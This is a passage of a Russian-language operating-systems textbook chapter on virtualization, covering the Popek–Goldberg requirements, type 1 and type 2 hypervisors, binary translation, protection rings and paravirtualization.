В 1974 году двое ученых из Калифорнийского университета (Лос-Анджелес), работающих в компьютерной сфере, Геральд Попек (Gerald Popek) и Роберт Голдберг (Robert Goldberg), опубликовали основополагающую статью («Formal Requirements for Virtualizable Third Generation Architectures»), в которой дали точный перечень тех условий, которым должна отвечать компьютерная архитектура, чтобы иметь возможность эффективно поддерживать виртуализацию (Popek and Goldberg, 1974). Написать главу о виртуализации без ссылки на их работу и терминологию просто невозможно. Примечательно, что широко известная архитектура x86, которая также берет начало в 1970-х годах, десятилетиями не отвечала этим требованиям. Но это было еще не все. Практически каждая архитектура со времен универсальных машин (мейнфреймов) также проваливала тест. 1970-е годы были весьма продуктивными, они увидели рождение UNIX, Ethernet, Cray-1, Microsoft и Apple, — следовательно, несмотря на то что могли бы сказать ваши родители, в 1970-е на планете гремел не только стиль диско!

Фактически настоящая революция **Disco** грянула в 1990-е годы, когда исследователи из Стэндфордского университета разработали новый гипервизор с таким именем и стали основателями **VMware**, гиганта виртуализации, предлагающего гипервизоры типа 1 и типа 2 и теперь гребущего миллиарды долларов дохода (Bugnion et al., 1997; Bugnion et al., 2012). Кстати, разница между гипервизорами типа 1 и типа 2 также пришла из 1970-х (Goldberg, 1972). VMware представила свое первое решение по виртуализации для x86 в 1999 году. Затем последовали и другие продукты: **Xen**, **KVM**, **VirtualBox**, **Hyper-V**, **Parallels** и многие другие. Похоже, время для виртуализации как раз подоспело, даже при том, что теорию застолбили еще в 1974 году, а IBM десятилетиями продавала компьютеры, поддерживающие и активно использующие виртуализацию. В 1999 году виртуализация приобрела широкую популярность, но несмотря на внезапно возросший к ней массовый интерес, новинкой она не была.

7.2. Требования, применяемые к виртуализации

Важно понимать, что виртуальные машины работают так же, как и реальные. В частности, у них должна быть возможность начальной загрузки, как на реальных машинах, и установки на них произвольных операционных систем, точно так же, как это может быть сделано на реальном оборудовании. Предоставление этой иллюзии с обеспечением достаточной эффективности является задачей гипервизора. Несомненно, гипервизоры должны хорошо проявлять себя по трем направлениям:

1. **Безопасность** — у гипервизора должно быть полное управление виртуализированными ресурсами.

2. **Эквивалентность** — поведение программы на виртуальной машине должно быть идентичным поведению этой же программы, запущенной на реальном оборудовании.
3. **Эффективность** — основная часть кода в виртуальной машине должна выполняться без вмешательства гипервизора.

Несомненно, безопасный способ выполнения инструкций заключается в поочередном рассмотрении каждой инструкции в **интерпретаторе** (например, в Bochs) и в выполнении именно того, что нужно для данной инструкции. Некоторые инструкции могут быть выполнены напрямую, но их не много. Например, интерпретатор может быть способен выполнить инструкцию INC (инкремент) просто как есть, но инструкции, которые небезопасно выполнять напрямую, должны быть эмулированы интерпретатором. Например, нельзя разрешать гостевой операционной системе блокировать прерывания для всей машины или модифицировать отображения страниц в таблицах. Нужно применить прием, заставляющий операционную систему, посаженную поверх гипервизора, полагать, что она заблокировала прерывания или изменила отображение страниц на машине. Позже будет показано, как это делается. А сейчас хочется лишь сказать, что интерпретатор может быть безопасным и при тщательной реализации, возможно, даже высококачественным, но производительность его может оказаться не на высоте. Далее будет показано, что для того, чтобы соответствовать также критериям производительности, мониторы виртуальных машин (VMM) стараются выполнить основную часть кода непосредственным образом.

Теперь обратимся к точности. Виртуализация долгое время была проблемой для архитектуры x86 из-за дефектов в архитектуре Intel 386, которые упорно в течение 20 лет переносились на новые центральные процессоры во имя обратной совместимости. В двух словах, каждый центральный процессор с режимом ядра и пользовательским режимом имеет набор инструкций, ведущих себя по-разному в зависимости от того, в каком режиме они выполняются, в режиме ядра или в пользовательском режиме. В их число входят инструкции, осуществляющие ввод-вывод, изменяющие настройки блока управления памятью (MMU) и т. д. Попек и Голдберг назвали их **служебными инструкциями** (sensitive instructions), или инструкциями, чувствительными к виртуализации. Есть также набор инструкций, которые при выполнении в пользовательском режиме вызывают системные прерывания. Попек и Голдберг назвали их **привилегированными инструкциями** (privileged instructions). В статье этих специалистов впервые утверждалось, что машина может быть подвергнута виртуализации, только если служебные инструкции являются поднабором привилегированных инструкций. Проще говоря, при попытке сделать в пользовательском режиме то, что вы не должны делать в этом режиме, оборудование должно вызвать системное прерывание. В отличие от IBM/370, обладающей эти свойством, у Intel 386 его нет. При выполнении в пользовательском режиме будут проигнорированы или выполнены по-другому многие служебные инструкции 386-е машины. Например, инструкция POPF заменяет регистр флагов, который изменяет бит, благодаря которому блокируются и разблокируются прерывания. В пользовательском режиме этот бит просто не изменяется. Вследствие этого 386-е машины и их преемники не могли быть виртуализированы, следовательно, они не могли поддерживать гипервизор напрямую.

На самом деле ситуация была еще хуже, чем в этом кратком обзоре. Вдобавок к проблемам с инструкциями, которые, выполняясь в пользовательском режиме, вызывали системные прерывания, были еще и инструкции, которые могли считывать конфиден-

циальное состояние, не вызывая системных прерываний. Например, на процессорах x86 выпуска до 2005 года программа путем чтения селектора своего кодового сегмента могла определять, в каком режиме она выполняется, в пользовательском или в режиме ядра. Операционная система, выполнявшая такое действие и позволявшая обнаруживать, что она в данный момент находится в пользовательском режиме, могла на основе этой информации принимать неправильные решения.

Эта проблема была окончательно решена, когда в начале 2005 года Intel и AMD представили виртуализацию на своих центральных процессорах (Uhlig, 2005). На центральных процессорах Intel она называлась **технологией виртуализации** (Virtualization Technology (VT)), а на центральных процессорах AMD она называлась **безопасной виртуальной машиной** (Secure Virtual Machine (SVM)). Далее в общем смысле будет использоваться термин VT. Обе технологии были вдохновлены примером работы IBM VM/370, но при этом имеют от нее небольшие отличия. Основной замысел заключался в создании контейнеров, в которых могли бы запускаться виртуальные машины. При запуске в контейнере гостевой операционной системы она продолжает работать в нем, пока ею не будет вызвано исключение и не будет осуществлено системное прерывание в гипервизоре, например, при выполнении инструкции ввода-вывода. Набор операций, вызывающих это системное прерывание, контролируется битовым массивом, устанавливаемым гипервизором. С таким расширением появилась возможность создания классической виртуальной машины, работающей по принципу вызова системного прерывания и эмуляции.

Дотошный читатель, наверное, заметил явное противоречие в предложенном до сих пор описании. С одной стороны, было сказано, что x86-машины не могли быть виртуализированы вплоть до появления архитектурного расширения, представленного в 2005 году, а с другой — было сказано, что VMware запустила свой первый гипервизор на x86 в 1999 году. Как все это вместе может быть правдой? Ответ заключается в том, что гипервизоры до 2005 года фактически не запускали настоящие гостевые операционные системы. Вместо этого они *переписывали* часть кода на лету, заменяя проблемные инструкции безопасной кодовой последовательностью, эмулирующей исходную инструкцию. Предположим, к примеру, что гостевая операционная система выполняет привилегированную инструкцию ввода-вывода или модифицирует один из привилегированных управляющих регистров центрального процессора (например, регистр CR3, содержащий указатель на каталог страниц). Важно, чтобы последствия выполнения таких инструкций ограничивались данной виртуальной машиной и не оказывали влияния на другие виртуальные машины или на сам гипервизор. Таким образом, небезопасные инструкции ввода-вывода заменялись системным прерыванием, которое после проверки безопасности выполняло эквивалентную инструкцию и возвращало результат. Поскольку происходила перезапись, этим трюком можно было воспользоваться для замены инструкций, являвшихся служебными, но не входивших в число привилегированных. Все остальные инструкции выполнялись обычным порядком. Эта технология известна как двоичная трансляция и более подробно будет рассмотрена в разделе 7.4.

Переписывать абсолютно все служебные инструкции нет необходимости. В частности, пользовательские процессы на гостевой операционной системе могут, как правило, выполняться без модификации. Если инструкция не входит в число привилегированных, но относится к служебным и ведет себя в пользовательских процессах не так, как в процессах ядра, то все нормально. Она все равно запускается

в пользовательской среде. Что же касается служебных инструкций, входящих в состав привилегированных, то можно, как обычно, прибегнуть к классической схеме с системным прерыванием и эмуляцией. Разумеется, VMM должен обеспечить получение соответствующих системных прерываний. Обычно в VMM имеется модуль, выполняемый в ядре и перенаправляющий системные прерывания к своим собственным обработчикам.

Другая форма виртуализации известна как **паравиртуализация**. Она сильно отличается от полной виртуализации, поскольку никогда даже не стремится представить виртуальную машину, которая бы выглядела как настоящее основное оборудование. Вместо этого она представляет машиноподобный программный интерфейс, который явно раскрывает факт наличия виртуальной среды. Например, он предлагает набор **гипервызовов** (hypercall), позволяющих гостю отправлять явные запросы к гипервизору (во многом это похоже на то, как системный вызов предлагает службы ядра приложениям). Гостевые системы используют гипервызовы для привилегированных служебных операций, таких как обновление таблиц страниц, но поскольку они делают это явным образом во взаимодействии с гипервизором, в целом система может получаться проще и быстрее.

Наверное, то, что в паравиртуализации нет ничего нового, уже не вызовет у вас удивления. Разработанная IBM операционная система VM уже предлагала такую возможность, правда, под другим именем, еще с 1972 года. Идея была возрождена в мониторах виртуальных машин Denali (Whitaker et al., 2002) и Xen (Barham et al., 2003). По сравнению с полной виртуализацией, недостатком паравиртуализации является то, что гостевая система должна знать о существовании API виртуальной машины. Как правило, это означает, что она должна быть специально настроена под гипервизор.

Перед тем как еще больше углубиться в рассмотрение гипервизоров первого и второго типов, важно отметить, что не все технологии виртуализации пытаются обмануть гостевую систему, заставляя ее поверить в обладание всей системой. Иногда цель заключается в простом разрешении запуска процесса, изначально написанного для другой операционной системы и/или архитектуры. Поэтому нужно различать полную систему виртуализации и **виртуализацию на уровне процесса**. Хотя далее в главе основное внимание будет уделено первой из них, практикуется также и технология виртуализации на уровне процесса. К широко известным примерам можно отнести уровень совместимости WINE, который позволяет приложениям Windows запускаться на POSIX-совместимых системах, таких как Linux, BSD и OS X, и версию эмулятора QEMU на уровне процесса, которая позволяет приложениям для одной архитектуры выполняться на оборудовании с другой архитектурой.

7.3. Гипервизоры первого и второго типа

В работе Goldberg (1972) различаются два подхода к виртуализации. Одна разновидность гипервизора, названная **гипервизором первого типа** (type 1 hypervisor), показана на рис. 7.1, *а*. Технически этот гипервизор похож на операционную систему, поскольку это единственная программа, запущенная в самом привилегированном режиме. Его работа заключается в поддержке нескольких копий имеющегося оборудования, которое называется виртуальными машинами, что похоже на выполнение процессов в обычной операционной системе.

В отличие от этого **гипервизор второго типа**, показанный на рис. 7.1, *б*, относится к другой разновидности программ. Это программа, которая при распределении и планировании использования ресурсов опирается, скажем, на Windows или Linux и очень похожа на обычный процесс. Разумеется, гипервизор второго типа к тому же притворяется полноценным компьютером с центральным процессором и различными устройствами. Оба типа гипервизоров должны выполнять набор машинных инструкций безопасным образом. Например, операционная система, запущенная поверх гипервизора, может изменять и даже портить собственные таблицы страниц, но не те таблицы, которые принадлежат другим системам.

Операционная система, запущенная поверх гипервизора, в обоих случаях называется **гостевой операционной системой** (guest operating system). В гипервизоре второго типа операционная система, которая запущена на оборудовании, называется **основной операционной системой** (host operating system) или хост-системой. Первым гипервизором второго типа на рынке x86 был **VMware Workstation** (Bugnion et al., 2012). В этом разделе будет представлен общий замысел, положенный в ее основу, а исследовать VMware предстоит в разделе 7.12.




Рис. 7.1. Расположение гипервизоров: *а* — первого и *б* — второго типа

Многие функциональные возможности гипервизоров второго типа, которые иногда называют **гипервизорами, интегрированными с хост-системой** (hosted hypervisors), зависят от основной операционной системы, например от Windows, Linux или OS X. При первом запуске они ведут себя как только что загруженный компьютер и рассчитывают найти DVD, USB-накопитель или компакт-диск, содержащий операционную систему. Но в данном случае приводом может быть виртуальное устройство. Например, образ может быть сохранен как ISO-файл на жестком диске хост-системы, и гипервизор притворится, что чтение идет с надлежащего DVD-привода. Затем он устанавливает операционную систему на свой **виртуальный диск** (который в реальности опять является файлом Windows, Linux или OS X) путем запуска программы установки, найденной на DVD. После установки гостевой операционной системы на виртуальный диск ее можно будет загрузить и запустить.

Различные категории виртуализации для гипервизоров как первого, так и второго типа, о которых уже говорилось, сведены в табл. 7.1. Для каждой комбинации гипервизора и разновидности виртуализации приведены примеры.

Таблица 7.1. Примеры гипервизоров. Гипервизоры первого типа работают непосредственно на оборудовании, а гипервизоры второго типа используют службы существующей основной операционной системы

Метод виртуализации	**Гипервизор**	
	первого типа	**второго типа**
Виртуализация без поддержки оборудования	ESX Server 1.0	VMware Workstation 1
Паравиртуализация	Xen 1.0	—
Виртуализация с поддержкой оборудования	vSphere, Xen, Hyper-V	VMware Fusion, KVM, Parallels
Виртуализация на уровне процесса	—	Wine

7.4. Технологии эффективной виртуализации

Способность к виртуализации и производительность являются весьма важными вопросами, поэтому давайте их исследуем более подробно. Предположим, что в данный момент у нас есть гипервизор первого типа, поддерживающий одну виртуальную машину (рис. 7.2). Как и все другие гипервизоры первого типа, он работает непосредственно на оборудовании. Виртуальная машина запущена как пользовательский процесс в пользовательском режиме, и как таковой ей нельзя выполнять служебные инструкции (в толковании Попека — Голдберга). Но на виртуальной машине работает гостевая операционная система, которая считает, что она запущена в режиме ядра (хотя, разумеется, это не так). Мы назовем это **виртуальным режимом ядра** (virtual kernel mode). На виртуальной машине также запущены пользовательские процессы, которые считают, что они выполняются в пользовательском режиме (и действительно находятся в этом режиме).




Рис. 7.2. Когда операционная система в виртуальной машине выполняет инструкцию, предназначенную только для режима ядра, при наличии технологии виртуализации она подвергается системному прерыванию и передает управление гипервизору

Что произойдет, когда гостевая операционная система (которая считает, что выполняется в режиме ядра) выполняет инструкцию, разрешенную, лишь когда центральный процессор реально работает в режиме ядра? Обычно на центральных процессорах без

VT-технологии выполнение инструкции завершается ошибкой, и операционная система попадает в аварийную ситуацию. На центральных процессорах с VT-технологией при выполнении гостевой операционной системой служебной инструкции происходит системное прерывание с передачей управления гипервизору (см. рис. 7.2). Затем гипервизор может проверить инструкцию, чтобы определить, была она выдана гостевой операционной системой в виртуальной машине или же пользовательской программой на виртуальной машине. В первом случае он организует выполнение инструкции, а в последнем — эмулирует то, что сделало бы настоящее оборудование при встрече со служебной инструкцией, выполняемой в пользовательском режиме.

7.4.1. Виртуализация оборудования, не готового к виртуализации

Создание виртуальной машины при доступности VT-технологии особых вопросов не вызывает, но что делали люди до ее появления? Например, компания VMware реализовала гипервизор задолго до появления виртуализационных расширений на x86. И опять ответ заключается в том, что разработчики программного обеспечения, создавшие такие системы, очень разумно распорядились **двоичной трансляцией** (binary translation) и свойствами оборудования, имевшегося на x86, такого как **кольца защиты** (protection rings) процессора.

Многие годы в x86 поддерживались четыре режима, или кольца, защиты. Кольцо 3 наименее привилегированное. В нем выполняются обычные пользовательские процессы. В этом кольце невозможно выполнить привилегированные инструкции. Кольцо 0 наиболее привилегированное, позволяющее выполнять любую инструкцию. В нормальных условиях ядро работает в кольце 0. Остальные два кольца ни одной текущей операционной системой не используются. Иными словами, гипервизоры могли свободно использовать их по своему усмотрению. Как показано на рис. 7.3, вследствие этого многие решения по виртуализации содержали гипервизор в режиме ядра (кольцо 0), приложения — в пользовательском режиме (кольцо 3), а гостевую операционную систему помещали на уровень с промежуточной привилегией (кольцо 1). В результате ядро имело более высокую привилегированность по отношению к пользовательским процессам, и любая попытка доступа к памяти ядра из пользовательской программы приводила к нарушению прав доступа. В то же время привилегированные инструкции гостевой операционной системы вызывали системное прерывание с передачей управления гипервизору. Гипервизор проводил ряд проверок корректности, а затем выполнял инструкции от имени гостевой операционной системы.

Что касается служебных инструкций в коде ядра гостевой операционной системы, то гипервизор гарантирует прекращение их дальнейшего существования. С этой целью он переписывает код, обрабатывая в каждый момент времени только один **базовый блок** (basic block), представляющий собой небольшую прямую последовательность инструкций, завершающуюся переходом. По определению, в базовом блоке нет переходов, вызовов, системных прерываний или других инструкций, вызывающих передачу управления, за исключением самой последней инструкции, которая именно это и делает. Прямо перед выполнением базового блока гипервизор сначала сканирует его, чтобы определить, не содержит ли он служебных инструкций (в толковании Попека и Голдберга), и, если таковые имеются, заменяет их вызовом процедуры гипервизора,




Рис. 7.3. Двоичный транслятор переписывает инструкции гостевой операционный системы, работающей в кольце 1, в то время как гипервизор работает в кольце 0

занимающейся их обработкой. Переход в последней инструкции также заменяется вызовом, направленным в гипервизор (чтобы гарантировать возможность повторения процедуры для следующего базового блока). Динамическая трансляция и эмуляция представляются весьма затратным делом, но обычно это не так. Транслируемые блоки кэшируются, что исключает их трансляцию в будущем. Кроме того, большинство блоков кода не содержат служебных или привилегированных инструкций и поэтому могут выполняться обычным образом. В частности, при условии, что гипервизор производит тщательную настройку аппаратного обеспечения (как это делает, к примеру, VMware), двоичный транслятор может игнорировать все пользовательские процессы. Они в любом случае выполняются в непривилегированном режиме.

После того как выполнение базового блока завершится, управление возвращается гипервизору, который затем находит его преемника. Если этот преемник уже был оттранслирован, он может быть выполнен без промедлений. В противном случае он сначала проходит трансляцию, кэшируется, а затем выполняется. В итоге основная часть программы попадет в кэш и будет выполняться практически на полной скорости. Используются различные оптимизации: например, если базовый блок завершается инструкцией перехода на другой базовый блок (или инструкцией его вызова), последняя инструкция может быть заменена переходом непосредственно на оттранслированный базовый блок, исключая все издержки, связанные с поиском блока-преемника. Опять же исключается необходимость замены служебных инструкций в пользовательских программах, оборудование в любом случае будет их просто игнорировать.

В то же время двоичная трансляция довольно часто применяется ко всему коду гостевой операционной системы, выполняемой в кольце 1, и при этом даже заменяются привилегированные служебные инструкции, что в принципе может быть сделано также при обработке служебного прерывания. Причина в том, что эти служебные прерывания обходятся очень дорого, а двоичная трансляция приводит к достижению более высокой производительности.

Все сказанное до сих пор относилось к гипервизорам первого типа. Хотя концептуально гипервизоры второго типа отличаются от гипервизоров первого типа, в целом в них используются те же самые технологии. Например, VMware ESX Server (гипервизор, впервые поставленный в 2001 году) использует в точности такую же двоичную транс-

ляцию, как и первая версия VMware Workstation (гипервизор второго типа, выпущенный двумя годами ранее).

Но запуск кода гостевой операционной системы обычным порядком и использование в точности таких же технологий требуют от гипервизора второго типа искусного управления оборудованием на самом низком уровне, что невозможно сделать из пользовательского пространства. Например, нужно установить дескрипторы сегментов в точности на правильное значение для гостевого кода. Для точной виртуализации гостевая операционная система должна быть введена в заблуждение и полагать, что она воистину царь горы и имеет полный контроль над всеми ресурсами машины, а также доступ ко всему адресному пространству (4 Гбайт на 32-разрядной машине). Когда царь обнаружит присутствие другого царя (ядра основной операционной системы), незаконно вселившегося в его адресное пространство, он не будет удивлен.

К сожалению, именно так и происходит, когда гостевая операционная система запускается в качестве пользовательского процесса на обычной операционной системе. Например, в Linux пользовательский процесс имеет доступ лишь к 3 Гбайт из 4-гигабайтного адресного пространства, поскольку оставшийся 1 Гбайт зарезервирован под ядро. Любое обращение к памяти ядра приводит к системному прерыванию. В принципе, есть возможность перехватить системное прерывание и эмулировать соответствующие действия, но это обходится слишком дорого и обычно требует установки соответствующего обработчика системного прерывания в ядро основной операционной системы. Другой (общеизвестный) способ решения проблемы двух царей заключается в переконфигурации системы для удаления основной операционной системы и фактическом предоставлении гостевой операционной системе всего адресного пространства. Но сделать это из пользовательского пространства в принципе невозможно.

Также, чтобы все сделать правильно, гипервизору нужно обрабатывать прерывания, например, когда диск выдает прерывание или когда происходит ошибка отсутствия страницы. Кроме того, если гипервизору нужно воспользоваться передачей управления при системном прерывании и эмуляцией для привилегированных инструкций, ему нужно получать системные прерывания. К тому же пользовательские процессы не могут устанавливать обработчики системных и обычных прерываний в ядро.

Поэтому у большинства современных гипервизоров второго типа имеется модуль ядра, действующий в кольце 0, который позволяет им искусно управлять оборудованием при выполнении привилегированных инструкций. Конечно, в управлении оборудованием на самом низком уровне и предоставлении гостевой операционной системе доступа ко всему адресному пространству нет ничего плохого, но рано или поздно гипервизору понадобится его очистить и восстановить исходный контекст процессора. Допустим, к примеру, что во время работы гостевой операционной системы поступило прерывание от внешнего устройства. Поскольку гипервизор второго типа зависит от драйверов устройств основной операционной системы, для запуска кода гостевой операционной системы ему требуется полная переконфигурация оборудования. При запуске драйвера устройства он находит все им ожидаемое. Гипервизор ведет себя как тинейджеры, устраивающие вечеринку, пока родителей нет дома. И нет ничего страшного в полной перестановке мебели при условии, что к возвращению родителей все будет возвращено на прежние места. Переход от конфигурации оборудования для ядра основной операционной системы к конфигурации для гостевой операционной системы известен как **переключатель мира** (world switch). Более подробно он будет рассмотрен при изучении VMware в разделе 7.12.

Теперь должно быть понятно, как эти гипервизоры работают даже на оборудовании, не готовом к виртуализации: служебные инструкции в ядре гостевой операционной системы заменяются вызовами процедур, эмулирующих эти инструкции. Теперь ни одна служебная инструкция, выданная гостевой операционной системой напрямую, настоящим оборудованием не выполняется. Эти инструкции превращаются в вызовы гипервизора, который затем эмулирует их.

7.4.2. Цена виртуализации

Можно было бы наивно полагать, что центральные процессоры с VT существенно превзойдут программные технологии, прибегающие к трансляции, но замеры дают неоднозначную картину (Adams and Agesen, 2006). Оказывается, подход, предусматривающий передачу управления при системном прерывании и эмуляцию, используемый VT-оборудованием, приводит к выдаче большого количества системных прерываний, которые на современном оборудовании обходятся очень дорого, поскольку разрушают кэши центрального процессора, TLB-буферы и таблицы предсказания переходов, находящиеся внутри центрального процессора. В отличие от этого, когда служебные инструкции внутри выполняемого процесса заменяются вызовами процедур гипервизора, таких издержек от контекстного переключения не происходит. Как показали Адамс и Агесен, в зависимости от загруженности программный вариант порой превосходит аппаратный. Поэтому некоторые гипервизоры первого (и второго) типа во избежание падения производительности осуществляют двоичную трансляцию, даже если программа будет правильно выполняться и без нее.

При осуществлении двоичной трансляции сам оттранслированный код по сравнению с исходным кодом может быть либо более медленным, либо более быстрым в выполнении. Предположим, к примеру, что гостевая операционная система выключила аппаратные прерывания, используя инструкцию CLI (clear interrupts — очистить прерывания). В зависимости от архитектуры эта инструкция может выполняться очень медленно, занимая десятки тактов на конкретных центральных процессорах с глубокими конвейерами и выполнением инструкций вразброс. Теперь уже должно стать понятно, что желание гостевой операционной системы заблокировать прерывания не означает, что гипервизор на самом деле должен их заблокировать и повлиять на работу всей машины. Соответственно гипервизор должен выключить их для гостевой операционной системы без реального выключения. Для этого он может отслеживать специальный флаг прерываний (Interrupt Flag (**IF**)) в структуре данных в виртуальном центральном процессоре, который им поддерживается для каждой гостевой операционной системы (гарантируя тем самым, что виртуальная машина не получает никаких прерываний до тех пор, пока прерывания опять не будут включены). Каждое появление CLI в гостевой операционной системе будет заменено чем-нибудь вроде *VirtualCPU.IF = 0*, то есть весьма малозатратной инструкцией перемещения, которая займет не более трех тактов. Следовательно, оттранслированный код будет выполнен быстрее. Тем не менее при использовании современного VT-оборудования аппаратное решение превосходит по эффективности программное.

В то же время если гостевая операционная система модифицирует свои таблицы страниц, это обходится очень дорого. Проблема в том, что каждая гостевая операционная система на виртуальной машине полагает, что имеет дело со своей «собственной» машиной и может свободно отображать любую виртуальную страницу на любую физическую страницу в памяти. Но если одна виртуальная машина хочет использовать

физическую страницу, которая уже используется другой виртуальной машиной (или гипервизором), кто-то должен ее выделить. В разделе 7.6 показано, что решением будет добавление еще одного уровня таблиц страниц для отображения гостевых физических страниц на реальные физические страницы на основной машине. Неудивительно, что возня с несколькими уровнями таблиц страниц обходится недешево.

7.5. Являются ли гипервизоры настоящими микроядрами?

Оба гипервизора, как первого, так и второго типа, работают с немодифицированными гостевыми операционными системами, но для достижения высокой производительности должны «прыгать сквозь обручи». Как уже было показано, в **паравиртуализации** используется другой подход, предусматривающий вместо этого модификацию исходного кода гостевой операционной системы. Вместо выполнения служебных инструкций паравиртуализированная гостевая операционная система выполняет **гипервызов**. Получается, что гостевая операционная система работает наподобие пользовательской программы, совершая системные вызовы к операционной системе (гипервизору). Когда выбран этот маршрут, гипервизор должен определить интерфейс, состоящий из набора вызовов процедур, которыми может воспользоваться гостевая операционная система. Этот набор вызовов, который, по сути, не что иное, как программный интерфейс приложения (Application Programming Interface (**API**)), является при этом интерфейсом, предназначенным для использования гостевой операционной системой, а не прикладными программами.

Если сделать еще один шаг вперед и убрать из операционной системы все служебные инструкции, просто заставив ее совершать гипервызовы для получения системных служб ввода-вывода, гипервизор превратится в микроядро, подобное тому, что изображено на рис. 1.26. При исследовании паравиртуализации оказалось, что идея эмуляции специфических аппаратных инструкций является скучной и трудоемкой задачей. Куда лучше для выполнения ввода-вывода и прочих подобных задач заставить гостевую операционную систему вызвать гипервизор (или микроядро).

Действительно, некоторые исследователи утверждают, то гипервизоры, видимо, нужно рассматривать как «настоящие микроядра» (Hand et al., 2005). Прежде всего следует заметить, что это весьма спорный вопрос и другие исследователи активно выступают против этого понятия, утверждая, что разница между ними изначально не носит фундаментального характера (Heiser et al., 2006). Третьи намекают, что по сравнению с микроядрами гипервизоры не могут быть приспособлены для построения безопасных систем, и рекомендуют расширить их функции, придав им такие функциональные возможности ядра, как передача сообщений и совместное использование памяти (Hohmuth et al., 2004). И наконец, есть такие исследователи, которые соглашаются с тем, что гипервизоры даже не являются продуктом «настоящих исследований операционных систем» (Roscoe et al., 2007). Поскольку пока никто ничего не сказал о верно (или неверно) составленных (настоящих) руководствах по операционным системам, мы посчитали, что будет правильно исследовать схожесть гипервизоров и микроядер немного глубже.

Основной причиной того, что первые гипервизоры эмулировали всю машину, было отсутствие доступа к исходному коду гостевой операционной системы (например, к коду Windows) или слишком большое количество вариантов такого кода (например,

у Linux). Возможно, в будущем API гипервизора или микроядра будет стандартизировано и последующие операционные системы будут спроектированы для вызова этого интерфейса вместо использования служебных инструкций. Тогда технология и использование виртуальных машин упростятся.

Разница между виртуализацией и паравиртуализацией показана на рис. 7.4. На нем изображены две виртуальные машины, поддерживаемые VT-оборудованием. На левой машине в качестве гостевой операционной системы используется немодифицированная версия Windows. При выполнении служебной инструкции оборудование инициирует системное прерывание с передачей управления гипервизору, который затем эмулирует эту инструкцию и возвращает управление. На правой машине используется версия Linux, модифицированная таким образом, что в ней больше не содержатся служебные инструкции. Вместо этого, когда у нее возникает потребность во вводе-выводе или внесении изменений в важные внутренние регистры (например, в регистр, указывающий на таблицы страниц), она для выполнения данной работы осуществляет вызов гипервизора точно так же, как прикладная программа совершает системный вызов в стандартной Linux.




Рис. 7.4. Настоящая виртуализация и паравиртуализация

